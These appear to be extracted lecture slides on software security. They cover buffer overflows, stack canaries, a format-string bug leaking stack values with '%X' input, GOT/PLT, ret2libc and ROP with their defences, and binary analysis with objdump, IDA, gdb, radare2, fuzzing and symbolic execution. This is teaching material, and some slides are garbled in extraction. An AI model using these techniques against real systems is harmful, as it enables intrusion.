
Buffer Overflow




Buffer Overflow Defenses (Stack Canaries)



Buffer Overflow Defenses (Stack Canaries)



Buffer Overflow Defenses (Stack Canaries)



Format String Exception

```
#include <stdio.h>

int main(int argc, char* argv[]) {
    if( argc < 2 ) {
        printf("Enter the command Argument\n");
    } else {
        printf(argv[1]);
    }
    return 0;
}
```

What can possibly go wrong?

```
~/Desktop ➤ ./test 'hello'
```

```
hello ↵
```

```
~/Desktop ➤ ./test '%X %X %X %X'
```

```
eb93e8e8 eb93e900 eb93e9f8 0 ↵
```

```
~/Desktop ➤ gcc test.c -o test
```

```
test.c:7:12: warning: format string is not a string literal (potentially insecure)
```

```
printf(argv[1]);
```

```
^~~~~~
```

```
test.c:7:12: note: treat the string as an argument to avoid this
```


```
printf(argv[1]);
```

```
^
```

```
"%s",
```

```
1 warning generated.
```

Format String Exception



PLT and GOT

- When a shared library function is called by a program, the address called is an entry in the Procedure Linking Table (PLT)
- The address contains an indirect jump to the addresses contained in variables stored in the Global Offsets Table (GOT)
- The first time a function is called, the GOT address is a jump to code that invokes the linker
- The linker does its magic and updates the GOT entry, so next time the function is called it can be directly invoked
- Note that the PLT is read-only, but the GOT is not
 - Note: The GOT can be made read-only using the **RELRO** hardening compilation option



Ok, we can control the Instruction Pointer. Now what?

- Return to Stack (*Ret2Stack*)
 - We can write instructions in a buffer in the stack and then point the IP there
 - Defense: **non-executable stack**
- Return to C Library (*Ret2Libc*)
 - Libc is already executable, and it's somewhere
 - Libc might contain pieces that should not be invoked (like spawning a shell)
 - Defense: **Address space layout randomization (ASLR)**
- Return Oriented Programming (*ROP*)
 - We can identify parts of code in libraries (already executable) that are not even complete functions, are just a few assembly instructions terminated by a return (*gadget*)
 - By chaining these gadgets we can execute what we want
 - Defense: **Control-Flow Integrity**

Binary Analysis Techniques

- Static Analysis
- Dynamic Analysis
- Fuzzing
- Symbolic Analysis

Static Analysis

- Static analysis is a technique to analyze programs that does not involve executing the program
- Control-flow analysis
 - Analyzes how the program execution is transferred across the program components
 - Control-flow graph
- Data-flow analysis
 - Analyzes what data values can be assumed by specific data stores (e.g., variables) at various points in the program

Dynamic Analysis


- Dynamic analysis is a technique that analyzes a program by observing its execution
- The advantage of dynamic analysis is that concrete execution provides an instance of what input brought the program in certain state
 - `M1 = decrypt(M)`
`addr = load(M1)`
`jump addr`
- The disadvantage of dynamic analysis is that one can only prove properties about the code that has been executed

Static Analysis

```
0804849b <checkPasswd>:
804849b: 55                push  %ebp
804849c: 89 e5            mov   %esp,%ebp
804849e: 83 ec 18        sub   $0x18,%esp
80484a1: 83 ec 0c        sub   $0xc,%esp
80484a4: 68 b0 85 04 08  push $0x80485b0
80484a9: e8 a2 fe ff ff  call  8048350 <printf@plt>
80484ae: 83 c4 10        add   $0x10,%esp
80484b1: 83 ec 0c        sub   $0xc,%esp
80484b4: 8d 45 e8        lea  -0x18(%ebp),%eax
80484b7: 50                push  %eax
80484b8: e8 a3 fe ff ff  call  8048360 <gets@plt>
80484bd: 83 c4 10        add   $0x10,%esp
80484c0: 83 ec 08        sub   $0x8,%esp
80484c3: 68 c4 85 04 08  push $0x80485c4
80484c8: 8d 45 e8        lea  -0x18(%ebp),%eax
80484cb: 50                push  %eax
80484cc: e8 6f fe ff ff  call  8048340 <strcmp@plt>
80484d1: 83 c4 10        add   $0x10,%esp
80484d4: 85 c0            test  %eax,%eax
80484d6: 74 12            je    80484ea <checkPasswd+0x4f>
80484d8: 83 ec 0c        sub   $0xc,%esp
80484db: 68 cc 85 04 08  push $0x80485cc
80484e0: e8 8b fe ff ff  call  8048370 <puts@plt>
80484e5: 83 c4 10        add   $0x10,%esp
80484e8: eb 05            jmp  80484ef <checkPasswd+0x54>
80484ea: e8 03 00 00 00  call  80484f2 <granted>
80484ef: 90                nop
80484f0: c9                leave
80484f1: c3                ret
```


- objdump

Static Analysis



- objdump
- IDA

Static Analysis



- objdump
- IDA

Dynamic Analysis

```
gdb-peda$ start
-----registers-----
EAX: 0xbffff7f4 --> 0xbffff916 ("/root/a.out")
EBX: 0xb7fcbff4 --> 0x155d7c
ECX: 0xd5eaa03
EDX: 0x1
ESI: 0x0
EDI: 0x0
EBP: 0xbffff748 --> 0xbffff7c8 --> 0x0
ESP: 0xbffff748 --> 0xbffff7c8 --> 0x0
EIP: 0x80483e7 (<main+3>: and esp,0xfffffff0)
EFLAGS: 0x200246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
-----code-----
0x80483e3 <frame dummy+35>: nop
0x80483e4 <main>: push ebp
0x80483e5 <main+1>: mov ebp,esp
=> 0x80483e7 <main+3>: and esp,0xfffffff0
0x80483ea <main+6>: sub esp,0x110
0x80483f0 <main+12>: mov eax,DWORD PTR [ebp+0xc]
0x80483f3 <main+15>: add eax,0x4
0x80483f6 <main+18>: mov eax,DWORD PTR [eax]
-----stack-----
0000| 0xbffff748 --> 0xbffff7c8 --> 0x0
0004| 0xbffff74c --> 0xb7e8cbd6 (<_libc_start_main+230>: mov DWORD PTR [e
0008| 0xbffff750 --> 0x1
0012| 0xbffff754 --> 0xbffff7f4 --> 0xbffff916 ("/root/a.out")
0016| 0xbffff758 --> 0xbffff7fc --> 0xbffff922 ("SHELL=/bin/bash")
0020| 0xbffff75c --> 0xb7fe1858 --> 0xb7e76000 --> 0x464c457f
0024| 0xbffff760 --> 0xbffff7b0 --> 0x0
0028| 0xbffff764 --> 0xffffffff
Legend: code, data, rodata, value
Temporary breakpoint 1, 0x80483e7 in main ()
gdb-peda$
```

- gdb (& friends)

Static Analysis

```
0804849b <checkPasswd>:
804849b: 55          push  %ebp
804849c: 89 e5      mov   %esp,%ebp
804849e: 83 ec 18   sub   $0x18,%esp
80484a1: 83 ec 0c   sub   $0xc,%esp
80484a4:
80484a9:
80484ae:
80484b1:
80484b4:
80484b7:
80484b8:
80484bd:
80484c0:
80484c3:
80484c8:
80484cb:
80484cc:
80484d1:
80484d4:
80484d6:
80484db:
80484de:
80484e0:
80484e3:
80484e8:
80484ea:
80484ef:
80484f0:
80484f1:
```

The control flow graph illustrates the execution flow of the `checkPasswd` function. It starts with a stack frame setup, followed by a call to `MessageBeep`. A loop is formed by instructions `cmp eax, 6` and `jz short loc_1004984`. Inside the loop, there is a `cmp eax, 2` and `jz short loc_1004984`. The graph branches to `loc_1004984` (containing `mov dword_1014F58, 1`) and `loc_100498E` (containing `cmp dword_1014EF8, 0` and `jz short loc_100492D`). Other blocks include `add esi, esi`, `mov eax, 9C40h`, and `cmp esi, eax` with `jbe short loc_1004975`.


- objdump
- IDA

Dynamic Analysis


```
gdb-peda$ start
[----- registers -----]
EAX: 0xbffff7e4 --> 0xbffff916 ("/root/a.out")
EBX: 0xb7fcbff4 --> 0x155d7c
ECX: 0xd5eaa03
EDX: 0x1
ESI: [0x08048471 185 /root/IOLI-crackme/crackme0x03]> ?0;f tmp;s.. @ sym.test+3
EDI: - offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
EBP: 0xbfd97790 ec85 0408 1819 f4b7 c877 d9bf 1185 0408 .....W.....
ESP: 0xbfd977a0 1000 0000 242b 0500 0000 0000 bb84 d5b7 ...$.+.....
EIP: 0xbfd977b0 dc33 eeb7 f881 0408 0c9f 0408 242b 0500 .3.....$+..
EFLA: 0xbfd977c0 4602 0000 1000 0000 0000 0000 5614 d4b7 F.....V...
0: eax 0x00000010 ebx 0x00000000 ecx 0x00000000 edx 0x000001ec
0: esi 0x00000001 edi 0xb7ee3000 esp 0xbfd97790 ebp 0xbfd97798
=> 0: eip 0x08048483 eflags C1ASI oeax 0xffffffff
0: 0x08048471 83ec08 sub esp, 8
0: 0x08048474 8b4508 mov eax, dword [arg_8h]
0: 0x08048477 3b450c cmp eax, dword [arg_ch]
[----> 0x0804847a 740e je 0x0804848a
0x0804847c c70424ec8504. mov dword [esp], str.LqydoLg_Sdvva
;-- eip:
0012 0x08048483 e88cffffff call sym.shift
0016 0x08048488 eb0c jmp 0x8048496
0020 -> 0x0804848a c70424fe8504. mov dword [esp], str.Sdvvzrug_RN_
0024 0x08048491 e87effffff call sym.shift
0028 ; JMP XREF from 0x08048488 (sym.test)
Legel -> 0x08048496 c9 leave
Temp\ 0x08048497 c3 ret
gdb-] ;-- main:
(fcn) sym.main 128
sym.main ();
```

- gdb (& friends)
- radare2



Limitations



Limitations



Limitations



WHAT HAPPENS DURING FUZZING?

- 1 The system under test is pummeled with malformed data in an attempt to crash the system or create an unstable state. These crashes reveal possible bugs and other unknown vulnerabilities.



- 2 The fuzzing platform logs each crash or reliability issues and the related data.



- 3 Security testers use the logged data to discover and fix potential vulnerabilities.




Symbolic Analysis to the rescue!

```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```

State A
Variables x = ???
Constraints -----


```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```




```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```

